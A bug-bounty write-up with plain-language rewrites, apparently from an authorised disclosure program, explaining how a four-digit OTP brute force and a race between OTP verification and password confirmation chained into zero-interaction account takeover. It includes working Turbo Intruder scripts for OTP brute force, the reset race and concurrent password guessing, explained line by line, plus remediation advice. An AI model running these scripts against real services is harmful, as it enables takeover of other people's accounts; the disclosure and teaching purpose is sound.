From an OTP Race Condition to Zero-Interaction Account Takeover
The application used four-digit OTPs without proper attempt limits and processed OTP verification and the following sensitive action as separate, non-atomic operations. An attacker could send many concurrent OTP guesses alongside password-confirmation requests, win a race to change the password during a brief verified state, then bypass the login OTP to take over the account.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a consumer self-service platform that protected several workflows with one-time passwords. The report covers three of them: login OTP verification, password recovery, and the primary password login endpoint. The password-recovery workflow had four stages: request a reset, receive an OTP, verify the OTP, and submit and confirm a new password. The login flow asked for a valid account identifier and password, then presented a four-digit OTP page. The platform also used OTP verification for contact verification during registration and for contact-detail changes inside an authenticated account.
The research was performed against a dedicated test account within an authorised vulnerability-disclosure program. The organisation, application name, country, live domains, endpoint names, authentication material and personal information were anonymised, and the code was modified to use reserved example domains and placeholders.
Setup
The only account involved was a dedicated test account belonging to the researcher. The tooling was Burp Suite with the Turbo Intruder extension. The OTP verification request was intercepted and each of the four OTP digits was replaced with a Turbo Intruder insertion marker:
digit-1=%s&digit-2=%s&digit-3=%s&digit-4=%s
Because the OTP is four digits, the whole keyspace is 10,000 values, so effective rate limiting is essential. Turbo Intruder's gated-request mechanism withholds queued requests until openGate() is called. The report notes that Turbo Intruder's official documentation recommends Engine.THREADED or Engine.BURP for HTTP/1.1 race testing.
Finding it
The investigation began with the login OTP page. After entering a valid account identifier and password, the application requested a four-digit OTP. During testing, the application accepted a very large number of concurrent OTP attempts without immediately blocking the account, source address or verification transaction.
The successful request could be identified by:
- A different response length
- An HTTP redirect
- A different
Locationresponse header - Set-Cookies header in the response
Exploitation
Step 1: Brute-force the login OTP with concurrent requests
The intercepted OTP verification request was sent to Turbo Intruder with the following script:
def queueRequests(target, wordlists): engine = RequestEngine( endpoint=target.endpoint, concurrentConnections=200, engine=Engine.THREADED ) for i in range(0000,9999): otp_str = "{:04d}".format(i) payloads = list(otp_str) engine.queue( target.req, payloads, gate='otp-race', label=otp_str ) engine.openGate('otp-race') def handleResponse(req, interesting): table.add(req)
The script queues every candidate from 0000 to 9999, splitting each four-digit string into a list of four payloads that fill the four insertion markers, and releases them through the otp-race gate. After the attack completed, the results were sorted by response length and by the presence of a Set-Cookies header in the response. One request returned the redirect associated with successful OTP verification. This demonstrated that the complete OTP space could be tested within one verification transaction.

The screenshot is captioned 'OTP Race condition Results'.
Step 2: Understand why the password-reset OTP alone was not enough
The OTP weakness also existed in the password-recovery workflow, but exploiting it alone was not sufficient. After the correct OTP was submitted, the application appeared to detect the concurrent activity and invalidate the recovery session. By the time the researcher manually opened the new-password page, the session had already been blocked.
The important detail was that the application blocked the session after processing the valid OTP. For a brief period, the recovery session was considered verified. The application appeared to perform four actions independently:
- Validate the submitted OTP.
- Mark the recovery session as verified.
- Detect abnormal verification activity.
- Invalidate the recovery session.
The password-confirmation endpoint separately checked whether the session had been verified. This created a race window between steps two and four: a password-confirmation request processed during that window could observe the temporary verified state and change the password before the session was blocked.
Step 3: Race the OTP verification against the password confirmation
To confirm the password before the session was blocked, the researcher created a Turbo Intruder script that queued two requests for every OTP candidate: the OTP verification request and a password-confirmation request. Both request types were released through the same gate.
The OTP verification request again used the four insertion markers:
digit-1=%s&digit-2=%s&digit-3=%s&digit-4=%s
A sanitised password-confirmation request was embedded in the script:
def queueRequests(target, wordlists): engine = RequestEngine( endpoint=target.endpoint, concurrentConnections=405, engine=Engine.THREADED ) confirm_request = """POST /auth/password-reset/confirm HTTP/1.1Host: portal.example.testCookie: recovery_session=<AUTHORIZED_TEST_SESSION>User-Agent: Mozilla/5.0Accept: text/html,application/xhtml+xmlContent-Type: application/x-www-form-urlencodedContent-Length: 0Origin: https://portal.example.testReferer: https://portal.example.test/auth/password-reset/new-passwordConnection: keep-alive_token=<AUTHORIZED_TEST_CSRF_TOKEN>&create_password=<NEW_TEST_PASSWORD>&confirm_password=<NEW_TEST_PASSWORD>""" for i in range(1100, 1200): otp_str = "{:04d}".format(i) payloads = list(otp_str) engine.queue( target.req, payloads, gate='password-reset-race', label='OTP ' + otp_str ) engine.queue( confirm_request, gate='password-reset-race', label='PASSWORD CONFIRM', fixContentLength=True ) engine.openGate('password-reset-race') def handleResponse(req, interesting): if req.status == 302: if '/auth/password-reset/new-password' in req.response: req.label = 'OTP CORRECT' elif '/account/home' in req.response: req.label = 'PASSWORD CHANGED' table.add(req)
The placeholders in the confirmation request are:
<AUTHORIZED_TEST_SESSION>: the recovery-session cookie belonging to the test account<AUTHORIZED_TEST_CSRF_TOKEN>: the CSRF token from the captured test request<NEW_TEST_PASSWORD>: the password selected for the dedicated test account
The loop in this script covers 1100 to 1200 rather than the full keyspace. Each iteration queues the OTP request and the confirmation request under the same password-reset-race gate, then opens the gate so both are released together. The confirmation request intentionally contains a Content-Length header because Turbo Intruder's fixContentLength=True option updates an existing header to match the modified body; according to its settings reference, the option corrects an existing header but does not add one when it is absent.
The response handler labels a 302 whose body contains /auth/password-reset/new-password as OTP CORRECT, and a 302 whose body contains /account/home as PASSWORD CHANGED.
Step 4: Observe the result
After starting the attack, two important responses appeared in the results table. The first indicated that one OTP candidate had been accepted:
OTP CORRECT
A second response showed that a password-confirmation request had succeeded:
PASSWORD CHANGED
The session was blocked shortly afterward, but the password change had already been committed. This was the central security failure: the defensive logic detected suspicious behaviour only after the sensitive action had become permanent.

The results table shows the accepted OTP and the successful password confirmation.
Step 5: Complete the account takeover through the login OTP
After changing the password, the researcher returned to the login flow and authenticated with the password selected during the reset. The application then presented the login OTP page. Because this OTP implementation had the same insufficient attempt controls, the first Turbo Intruder technique could be used to identify the valid login OTP.
The complete attack chain was:
- Start password recovery for a known account identifier.
- Trigger a recovery OTP.
- Submit concurrent OTP-verification and password-confirmation requests.
- Win the race and set an attacker-controlled password.
- Log in with the new password.
- Bypass the login OTP through the second affected verification flow.
- Access the account.
The account owner did not need to interact with the attacker at any point. The only prerequisite was knowledge of a valid account identifier, such as an email address or phone number.
The request sequence in the report is:
sequenceDiagram participant R as Researcher participant A as Application participant S as Session State
R->>A: Start password recovery A->>S: Create pending session R->>A: Queue OTP attempts R->>A: Queue password confirmations R->>A: Release concurrent requests A->>S: Correct OTP marks session verified A->>S: Password request reads verified state A->>S: Password changed A->>S: Defensive logic blocks session
Blocking the session did not reverse the password update that had already been completed.
Step 6: Test the primary password-login endpoint
A related issue was present in the primary password-login endpoint. The endpoint accepted a large number of concurrent password attempts against a test account, and a correct password generated a distinguishable response.
To validate the issue, the password parameter in the intercepted login request was replaced with one %s marker and a small, controlled wordlist containing the known password for the test account was used:
def queueRequests(target, wordlists): engine = RequestEngine( endpoint=target.endpoint, concurrentConnections=200, engine=Engine.BURP2 )# Use only a controlled test list created for an authorized account. wordlist_path = '/path/to/authorized-test-passwords.txt' for line in open(wordlist_path, 'r'): password = line.strip() if password: engine.queue( target.req, password, gate='login-rate-limit-test', label=password ) engine.openGate('login-rate-limit-test')def handleResponse(req, interesting): table.add(req)
Most attempts produced responses of the same length. The request containing the valid test password returned a different response, allowing it to be identified. This issue was documented separately because password guessing and OTP race conditions have different root causes, even though insufficient rate limiting contributed to both.

The screenshot is captioned 'Race condition on Login page reuslts'.
Root cause
The primary vulnerability was a time-of-check to time-of-use race condition combined with inadequate OTP attempt restrictions. The application temporarily stored a reusable state equivalent to:
session.otp_verified = true
The password-confirmation endpoint trusted this state. At the same time, separate defensive logic was responsible for detecting excessive OTP attempts and blocking the session. Because these actions were not handled as one atomic transaction, a password-confirmation request could use the verified state before the blocking operation completed.
Rate limiting would have reduced the likelihood of exploitation, but it would not have fixed this underlying state-management flaw. The report also notes that detecting an attack is not enough if the detection happens after the sensitive action, and that rate limiting and race-condition prevention solve different problems.
Impact
Successful exploitation could result in complete account takeover, including:
- Unauthorised access to personal information
- Changes to account-security settings
- Exposure of account and transaction history
- Modification of contact information
- Access to billing or payment-related functionality
- Lockout of the legitimate account owner
- Abuse of other services connected to the account
The attacker did not need access to the victim's device or OTP messages, and the victim did not need to interact with the attacker at any point. The only prerequisite was knowledge of a valid account identifier.
Fix
The report recommends the following remediation:
- Enforce atomic OTP attempt limits. Limits should be enforced for the account, verification transaction, session, device and source address, and the attempt counter must be updated atomically so parallel requests cannot exceed the configured maximum.
- Use single-use reset grants. Successful OTP verification should produce a short-lived, cryptographically random reset grant bound to one account, bound to one recovery transaction, restricted to the password-reset purpose, valid for a short period and consumable exactly once. A reusable session flag should not authorise a password change.
- Make sensitive transitions atomic. The server should atomically verify that an OTP is correct, unexpired, unused, within the permitted attempt count and associated with the expected account and purpose, so only one concurrent request can consume it successfully.
- Enforce a strict state machine. The recovery transaction should follow a sequence such as:
PENDING_OTP → VERIFIED → PASSWORD_CHANGED
Invalid, repeated or out-of-order transitions must be rejected, and a blocked, expired or consumed transaction must never be able to perform a password change. 5. Add layered rate limiting. Restrictions should include per-account, per-session, per-transaction, per-device and per-source-address limits plus application-wide anomaly detection, and defensive controls must reject suspicious requests before a sensitive operation is committed. 6. Invalidate authentication sessions. After a successful password reset, existing sessions and recovery grants should be invalidated, and the account owner should receive an independent notification. 7. Test workflows under concurrency. Testing should include multiple correct OTP submissions, correct and incorrect OTPs arriving together, OTP verification and password confirmation arriving together, multiple password-confirmation requests, OTP reuse after successful verification, requests arriving while the session is being blocked, and attempt-counter updates from parallel connections.
Variants to test
- Password reset with a separate confirmation endpoint. Queue OTP guesses and confirmation requests under one gate, as in the report. A positive result is a confirmation response that reaches the post-reset page.
- Login OTP with a small keyspace. Send the full keyspace concurrently and sort by response length, redirect,
Locationheader and Set-Cookies. A positive result is one response that differs from the rest and carries a session cookie or redirect to an authenticated page. - Contact verification during registration. Apply the same concurrent OTP technique to the registration contact-verification step.
- Contact-detail changes inside an authenticated account. Race OTP verification against the contact-change request.
- Primary password login. Send a controlled wordlist concurrently against a test account. A positive result is a response of a different length for the valid password.
- OTP reuse after success. Submit the same correct OTP again after verification.
- Requests during session blocking. Send confirmation requests while the session is being invalidated.
What happened, in plain words
Imagine a bank safe that opens with a four-digit code. There are only 10,000 possible codes (0000 to 9999), so the bank must stop you after a few wrong tries. Now imagine the bank does not stop you: you can stand there and try all 10,000 codes in a few seconds. That is the first problem in this story.
The second problem is subtler. Imagine the bank clerk checks your code, says "correct", and then walks to the back room to fetch the money. While the clerk is walking, another clerk sees the "correct" stamp on your form and hands you the money. Then the first clerk comes back, notices you tried too many codes, and cancels your visit. Too late: you already have the money. That is a race condition. Two things happen at almost the same time, and the system checks one thing before it finishes the other.
On a consumer self-service website, the "money" was the ability to set a new password on someone else's account. The researcher found that the site asked for a four-digit one-time password (OTP) in several places, allowed thousands of guesses at once, and briefly marked a session as "verified" before it noticed the flood of guesses and blocked the session. By sending the password-change request at the same moment as the guesses, the change went through during that brief verified moment.
After that, the attacker could log in with the new password. The login page also asked for an OTP, but that OTP had the same weakness, so it could be guessed the same way. The result was full account takeover: the attacker gets into the account without the owner clicking anything, approving anything, or telling anyone their OTP. The only thing the attacker needs to know is a valid account identifier, such as an email address or phone number.
The research was done against a dedicated test account inside an authorised vulnerability-disclosure program. The organisation, application name, country, live domains, endpoint names, authentication material and personal information were anonymised, and the code was changed to use reserved example domains and placeholders. Do not try these techniques on systems you do not have explicit permission to test.
Some words you will meet
Before the steps, a few everyday ideas. You do not need to memorise them; each one is explained again where it first matters.
- A web application is a program you use through your browser. You type into a page, the browser sends a message to a server (a computer somewhere else), and the server sends back a page or a redirect.
- An endpoint is one specific address on that server that does one job, for example "check the OTP" or "save the new password". Think of it as one counter in a large office: each counter handles one kind of form.
- A request is the message your browser sends to a counter. It has a method (like
GETto read orPOSTto submit), a path (which counter), headers (extra labels, such as which browser you use or which cookie you carry) and sometimes a body (the form data). - A response is what the counter sends back. It has a status code (a number such as 200 for OK or 302 for "look somewhere else"), headers, and usually a body (the page).
- A cookie is a small label the server sticks on your browser so it can recognise you on the next request. A session cookie is a cookie that identifies your current visit, like a cloakroom ticket. If someone else gets your ticket, they can collect your coat.
- An OTP (one-time password) is a short code, often sent by SMS or email, that you type to prove it is really you. "One-time" means it should work once and then be useless.
- A token is a value that stands in for something else, usually a proof that you are allowed to do an action. A CSRF token is a secret value placed in a form so the server can tell that the form really came from its own page and not from a malicious site. CSRF stands for cross-site request forgery.
- Rate limiting means refusing to answer after too many tries in a short time, like a shop that says "come back tomorrow" after three attempts.
- A race condition is a bug where the result depends on the exact order and timing of two operations that run at the same time. The classic form is time-of-check to time-of-use (TOCTOU): the system checks a condition, and by the time it uses the result, the situation has changed.
- Concurrency means doing several things at the same moment rather than one after another. A concurrent request is one of several requests sent at the same instant.
- Brute force means trying every possible value until one works. The set of all possible values is called the keyspace. For a four-digit code, the keyspace is 10,000.
- Burp Suite is a tool that sits between your browser and the server so you can look at and change requests. Turbo Intruder is an extension for Burp Suite that sends many requests at the same time, which is exactly what a race condition needs.
- A wordlist is a file with one candidate value per line, for example a list of passwords to try.
- An account identifier is whatever names an account, such as an email address or a phone number.
- Account takeover means an attacker gets control of someone else's account.
The target and the workflows
The target was a consumer self-service platform, meaning a site where ordinary customers manage their own accounts. It protected several workflows with OTPs. The report covers three of them: login OTP verification, password recovery, and the primary password login endpoint.
The password-recovery workflow had four stages:
- Request a password reset.
- Receive an OTP.
- Verify the OTP.
- Submit and confirm a new password.
The login flow asked for a valid account identifier and password, then presented a four-digit OTP page. The platform also used OTP verification for contact verification during registration and for contact-detail changes inside an authenticated account.
Why this matters: each of these workflows is a small chain of steps, and each step is handled by a different endpoint. If the steps are not tied together safely, an attacker can slip between them.
Setup: the tools and the test account
The only account involved was a dedicated test account belonging to the researcher. The tooling was Burp Suite with the Turbo Intruder extension.
Burp Suite works as a proxy: your browser sends its requests to Burp instead of directly to the site, Burp shows you the request, and then forwards it. That lets you pause a request, change a value, and send it again. Turbo Intruder takes one captured request and sends many copies of it at once, which is what you need to test whether a server copes with simultaneous traffic.
The OTP verification request was intercepted and each of the four OTP digits was replaced with a Turbo Intruder insertion marker:
digit-1=%s&digit-2=%s&digit-3=%s&digit-4=%s
Line by line:
digit-1=%sis the first digit field of the form. The namedigit-1is the field name the server expects, and%sis a placeholder that Turbo Intruder will fill with a value.&separates one form field from the next. This is the same format a browser uses when you submit a form.digit-2=%s,digit-3=%sanddigit-4=%sare the other three digits, each with its own placeholder.
So instead of sending one fixed code like 1234, the request now has four holes, and the tool can fill each hole with a different digit. That is how one captured request becomes a template for trying every code.
Because the OTP is four digits, the whole keyspace is 10,000 values, so effective rate limiting is essential. Ten thousand is small enough that a computer can try all of them in a very short time if nothing stops it. A real defence would be to allow, say, three or five attempts and then lock the transaction.
Turbo Intruder's gated-request mechanism withholds queued requests until openGate() is called. Think of a gate at a race track: cars line up behind it, and nothing moves until the gate opens. The report notes that Turbo Intruder's official documentation recommends Engine.THREADED or Engine.BURP for HTTP/1.1 race testing. HTTP/1.1 is the older, very common version of the protocol browsers use to talk to servers; the engine choice affects how the tool opens connections so the requests really do arrive together.
Finding it: the login OTP page
The investigation began with the login OTP page. After entering a valid account identifier and password, the application requested a four-digit OTP. During testing, the application accepted a very large number of concurrent OTP attempts without immediately blocking the account, source address or verification transaction.
That sentence contains three separate things that should have been blocked and were not:
- the account, so the same user cannot be hammered;
- the source address, so one computer cannot hammer many accounts;
- the verification transaction, so one particular OTP challenge cannot be guessed forever.
The successful request could be identified by:
- A different response length
- An HTTP redirect
- A different
Locationresponse header - Set-Cookies header in the response
Why these signals? When you send thousands of wrong guesses, almost all responses look identical: same page, same size, same headers. The one correct guess causes the server to do something different. It may send a slightly longer or shorter page (different response length), or it may tell the browser to go to another page (an HTTP redirect, status 302), or it may put the destination in the Location header, or it may hand out a new session cookie (a Set-Cookie header). Any of these differences is a flag saying "this one worked".
Step 1: guessing the login OTP with many requests at once
The intercepted OTP verification request was sent to Turbo Intruder with the following script:
def queueRequests(target, wordlists): engine = RequestEngine( endpoint=target.endpoint, concurrentConnections=200, engine=Engine.THREADED ) for i in range(0000,9999): otp_str = "{:04d}".format(i) payloads = list(otp_str) engine.queue( target.req, payloads, gate='otp-race', label=otp_str ) engine.openGate('otp-race') def handleResponse(req, interesting): table.add(req)
Line by line:
def queueRequests(target, wordlists):defines the function Turbo Intruder calls to prepare the attack.targetis the captured request, andwordlistsis where wordlist files would be available.engine = RequestEngine(starts building the engine, the part that actually sends requests.endpoint=target.endpoint,tells the engine to send to the same server as the captured request.concurrentConnections=200,allows up to 200 connections at the same time. More connections mean more requests in flight together, which is what makes the timing tight.engine=Engine.THREADEDchooses the threaded engine, one of the engines the documentation recommends for HTTP/1.1 race testing.)closes the engine setup.for i in range(0000,9999):loops over the candidate numbers. In Python,0000is just the number 0, so this counts from 0 up to 9998.otp_str = "{:04d}".format(i)turns the number into a four-character string with leading zeros, so 7 becomes0007and 42 becomes0042. OTPs are text, and the leading zeros matter.payloads = list(otp_str)splits the four-character string into a list of four single characters, for example['0','0','4','2']. Those four values fill the four%smarkers in order.engine.queue(adds one request to the queue without sending it yet.target.req,is the captured request template.payloads,is the list of values for the markers.gate='otp-race',puts the request behind a named gate. Everything behind the same gate is released together.label=otp_strgives the request a name in the results table so you can see which code it carried.)closes the queue call.engine.openGate('otp-race')opens the gate, releasing the queued request or requests.def handleResponse(req, interesting):defines what to do with each response that comes back.table.add(req)adds the response to the results table so it can be sorted and inspected later.
The script queues every candidate from 0000 to 9999, splitting each four-digit string into a list of four payloads that fill the four insertion markers, and releases them through the otp-race gate. After the attack completed, the results were sorted by response length and by the presence of a Set-Cookies header in the response. One request returned the redirect associated with successful OTP verification. This demonstrated that the complete OTP space could be tested within one verification transaction.
In plain words: the server let one OTP challenge be tested ten thousand times, and it did not stop the flood. The one response that looked different was the correct code.
The screenshot is captioned 'OTP Race condition Results'.
Step 2: why guessing the reset OTP was not enough on its own
The OTP weakness also existed in the password-recovery workflow, but exploiting it alone was not sufficient. After the correct OTP was submitted, the application appeared to detect the concurrent activity and invalidate the recovery session. By the time the researcher manually opened the new-password page, the session had already been blocked.
So the site did have a defence: it noticed the flood and killed the session. If you just guessed the code and then tried to use the page by hand, you were too slow. The session was already dead.
The important detail was that the application blocked the session after processing the valid OTP. For a brief period, the recovery session was considered verified. The application appeared to perform four actions independently:
- Validate the submitted OTP.
- Mark the recovery session as verified.
- Detect abnormal verification activity.
- Invalidate the recovery session.
"Independently" is the key word. If these four actions were one indivisible step, there would be no gap. Because they are separate, there is a moment after step 2 and before step 4 when the session is verified and not yet blocked.
The password-confirmation endpoint separately checked whether the session had been verified. This created a race window between steps two and four: a password-confirmation request processed during that window could observe the temporary verified state and change the password before the session was blocked.
Think of a shop with a stamp: the clerk stamps your receipt "paid", then goes to check the CCTV because you queued suspiciously, and only then cancels the sale. If you hand the stamped receipt to a second clerk during that walk, you get the goods. The stamp was real, just very short-lived.
Step 3: racing the OTP check against the password confirmation
To confirm the password before the session was blocked, the researcher created a Turbo Intruder script that queued two requests for every OTP candidate: the OTP verification request and a password-confirmation request. Both request types were released through the same gate.
Why two requests per guess? Because the goal is not just to find the code. The goal is to have the password-change request arrive at the server in the tiny window when the session is verified. Sending them together, behind the same gate, gives the best chance that the confirmation is processed in that window.
The OTP verification request again used the four insertion markers:
digit-1=%s&digit-2=%s&digit-3=%s&digit-4=%s
Same template as before: four form fields, four placeholders, one for each digit.
A sanitised password-confirmation request was embedded in the script:
def queueRequests(target, wordlists): engine = RequestEngine( endpoint=target.endpoint, concurrentConnections=405, engine=Engine.THREADED ) confirm_request = """POST /auth/password-reset/confirm HTTP/1.1Host: portal.example.testCookie: recovery_session=<AUTHORIZED_TEST_SESSION>User-Agent: Mozilla/5.0Accept: text/html,application/xhtml+xmlContent-Type: application/x-www-form-urlencodedContent-Length: 0Origin: https://portal.example.testReferer: https://portal.example.test/auth/password-reset/new-passwordConnection: keep-alive_token=<AUTHORIZED_TEST_CSRF_TOKEN>&create_password=<NEW_TEST_PASSWORD>&confirm_password=<NEW_TEST_PASSWORD>""" for i in range(1100, 1200): otp_str = "{:04d}".format(i) payloads = list(otp_str) engine.queue( target.req, payloads, gate='password-reset-race', label='OTP ' + otp_str ) engine.queue( confirm_request, gate='password-reset-race', label='PASSWORD CONFIRM', fixContentLength=True ) engine.openGate('password-reset-race') def handleResponse(req, interesting): if req.status == 302: if '/auth/password-reset/new-password' in req.response: req.label = 'OTP CORRECT' elif '/account/home' in req.response: req.label = 'PASSWORD CHANGED' table.add(req)
Line by line:
def queueRequests(target, wordlists):starts the preparation function, as before.engine = RequestEngine(starts the engine setup.endpoint=target.endpoint,sends to the same server as the captured request.concurrentConnections=405,allows up to 405 connections at once. This is higher than before because each round now sends two requests, and the timing has to be tight.engine=Engine.THREADEDagain chooses the threaded engine.)closes the setup.confirm_request = """..."""stores a complete HTTP request as text. The triple quotes let the text span many lines. This is the request that will try to set the new password.POST /auth/password-reset/confirm HTTP/1.1is the request line: methodPOST, the path of the confirmation endpoint, and the protocol version.Host: portal.example.testnames the site.example.testis a reserved example domain, so it is a placeholder, not a real site.Cookie: recovery_session=<AUTHORIZED_TEST_SESSION>carries the session cookie for the recovery visit. The value is a placeholder for the test account's own cookie.User-Agent: Mozilla/5.0is the label the browser normally sends to say what it is.Accept: text/html,application/xhtml+xmlsays the client expects an HTML page back.Content-Type: application/x-www-form-urlencodedsays the body is form data in the usualname=value&name=valueformat.Content-Length: 0states the body length. It is deliberately present, and the reason is explained below.Origin: https://portal.example.testtells the server which site the request came from. Browsers add this automatically.Referer: https://portal.example.test/auth/password-reset/new-passwordsays which page the request was made from, here the new-password page.Connection: keep-aliveasks to keep the network connection open for further requests, which saves time.- The blank line after the headers separates headers from the body. In the script it is the line break inside the triple-quoted text.
_token=<AUTHORIZED_TEST_CSRF_TOKEN>&create_password=<NEW_TEST_PASSWORD>&confirm_password=<NEW_TEST_PASSWORD>is the body: the CSRF token, the new password, and the same new password again for confirmation. The values are placeholders."""closes the stored request text.for i in range(1100, 1200):loops over 100 candidate codes, from 1100 to 1199. This is a small slice of the keyspace, not all 10,000.otp_str = "{:04d}".format(i)formats each number as four characters with leading zeros.payloads = list(otp_str)splits it into four single characters for the four markers.engine.queue(queues the OTP verification request.target.req,is the captured OTP request template.payloads,fills the four digit markers.gate='password-reset-race',puts it behind the named gate.label='OTP ' + otp_strlabels it in the results, for exampleOTP 1100.)closes the call.engine.queue(queues the second request, the password confirmation.confirm_request,is the stored request text.gate='password-reset-race',puts it behind the same gate, so it is released together with the OTP request.label='PASSWORD CONFIRM',labels it in the results.fixContentLength=Truetells Turbo Intruder to correct theContent-Lengthheader to match the body it actually sends.)closes the call.engine.openGate('password-reset-race')opens the gate, releasing both requests together.def handleResponse(req, interesting):defines what to do with each response.if req.status == 302:looks only at responses with status 302, which means "redirect, look at another page".if '/auth/password-reset/new-password' in req.response:checks whether the response body mentions the new-password page. If so, the OTP was accepted and the user is being sent back to the password form.req.label = 'OTP CORRECT'renames that row in the results so it is easy to spot.elif '/account/home' in req.response:otherwise, checks whether the response points to the account home page. That would mean the password change succeeded and the user is being sent into the account.req.label = 'PASSWORD CHANGED'renames that row.table.add(req)adds the response to the results table.
The placeholders in the confirmation request are:
<AUTHORIZED_TEST_SESSION>: the recovery-session cookie belonging to the test account<AUTHORIZED_TEST_CSRF_TOKEN>: the CSRF token from the captured test request<NEW_TEST_PASSWORD>: the password selected for the dedicated test account
The loop in this script covers 1100 to 1200 rather than the full keyspace. Each iteration queues the OTP request and the confirmation request under the same password-reset-race gate, then opens the gate so both are released together. The confirmation request intentionally contains a Content-Length header because Turbo Intruder's fixContentLength=True option updates an existing header to match the modified body; according to its settings reference, the option corrects an existing header but does not add one when it is absent.
That last point is a practical trap. If the header is missing, the tool will not create it, and the server may misread the body. So the captured request keeps the header, and the tool adjusts its value.
The response handler labels a 302 whose body contains /auth/password-reset/new-password as OTP CORRECT, and a 302 whose body contains /account/home as PASSWORD CHANGED.
Step 4: reading the result
After starting the attack, two important responses appeared in the results table. The first indicated that one OTP candidate had been accepted:
OTP CORRECT
A second response showed that a password-confirmation request had succeeded:
PASSWORD CHANGED
The session was blocked shortly afterward, but the password change had already been committed. This was the central security failure: the defensive logic detected suspicious behaviour only after the sensitive action had become permanent.
In everyday terms: the alarm went off, but the door had already been opened. Blocking the session afterwards did not undo the password change. The site had detection, but detection came too late.
The results table shows the accepted OTP and the successful password confirmation.
Step 5: finishing the takeover through the login OTP
After changing the password, the researcher returned to the login flow and authenticated with the password selected during the reset. The application then presented the login OTP page. Because this OTP implementation had the same insufficient attempt controls, the first Turbo Intruder technique could be used to identify the valid login OTP.
This is the part that turns a password reset into a full takeover. Changing the password is not enough if the login still asks for a code sent to the owner's phone. But here the login code could be guessed the same way, so the second lock opened with the same key.
The complete attack chain was:
- Start password recovery for a known account identifier.
- Trigger a recovery OTP.
- Submit concurrent OTP-verification and password-confirmation requests.
- Win the race and set an attacker-controlled password.
- Log in with the new password.
- Bypass the login OTP through the second affected verification flow.
- Access the account.
The account owner did not need to interact with the attacker at any point. The only prerequisite was knowledge of a valid account identifier, such as an email address or phone number.
That last sentence is what makes this serious. Many account-takeover tricks need the victim to click a link or read out a code. This one needs nothing from the victim except that their email address or phone number is known.
The request sequence in the report is:
sequenceDiagram participant R as Researcher participant A as Application participant S as Session State
This is the opening of a sequence diagram, a drawing that shows who talks to whom and in what order. participant lines simply name the three players: the researcher, the application, and the session state (the server's memory of the visit).
R->>A: Start password recovery A->>S: Create pending session R->>A: Queue OTP attempts R->>A: Queue password confirmations R->>A: Release concurrent requests A->>S: Correct OTP marks session verified A->>S: Password request reads verified state A->>S: Password changed A->>S: Defensive logic blocks session
Line by line:
R->>A: Start password recoverythe researcher asks the application to begin a reset.A->>S: Create pending sessionthe application creates a session in a pending state, waiting for the OTP.R->>A: Queue OTP attemptsthe researcher sends many OTP guesses.R->>A: Queue password confirmationsthe researcher also sends password-change requests.R->>A: Release concurrent requestsall of them are released together.A->>S: Correct OTP marks session verifiedthe right code arrives and the session is briefly marked verified.A->>S: Password request reads verified statethe password-change request sees that verified mark.A->>S: Password changedthe new password is saved.A->>S: Defensive logic blocks sessiononly now does the defence block the session.
Blocking the session did not reverse the password update that had already been completed.
Step 6: the primary password-login endpoint
A related issue was present in the primary password-login endpoint. The endpoint accepted a large number of concurrent password attempts against a test account, and a correct password generated a distinguishable response.
This is a simpler problem than the race. It is just password guessing without a limit: if you can try thousands of passwords at once and the right one produces a different response, you can find it. The difference from the OTP race is that there is no second step to squeeze into a window; the weakness is the missing limit itself.
To validate the issue, the password parameter in the intercepted login request was replaced with one %s marker and a small, controlled wordlist containing the known password for the test account was used:
def queueRequests(target, wordlists): engine = RequestEngine( endpoint=target.endpoint, concurrentConnections=200, engine=Engine.BURP2 )# Use only a controlled test list created for an authorized account. wordlist_path = '/path/to/authorized-test-passwords.txt' for line in open(wordlist_path, 'r'): password = line.strip() if password: engine.queue( target.req, password, gate='login-rate-limit-test', label=password ) engine.openGate('login-rate-limit-test')def handleResponse(req, interesting): table.add(req)
Line by line:
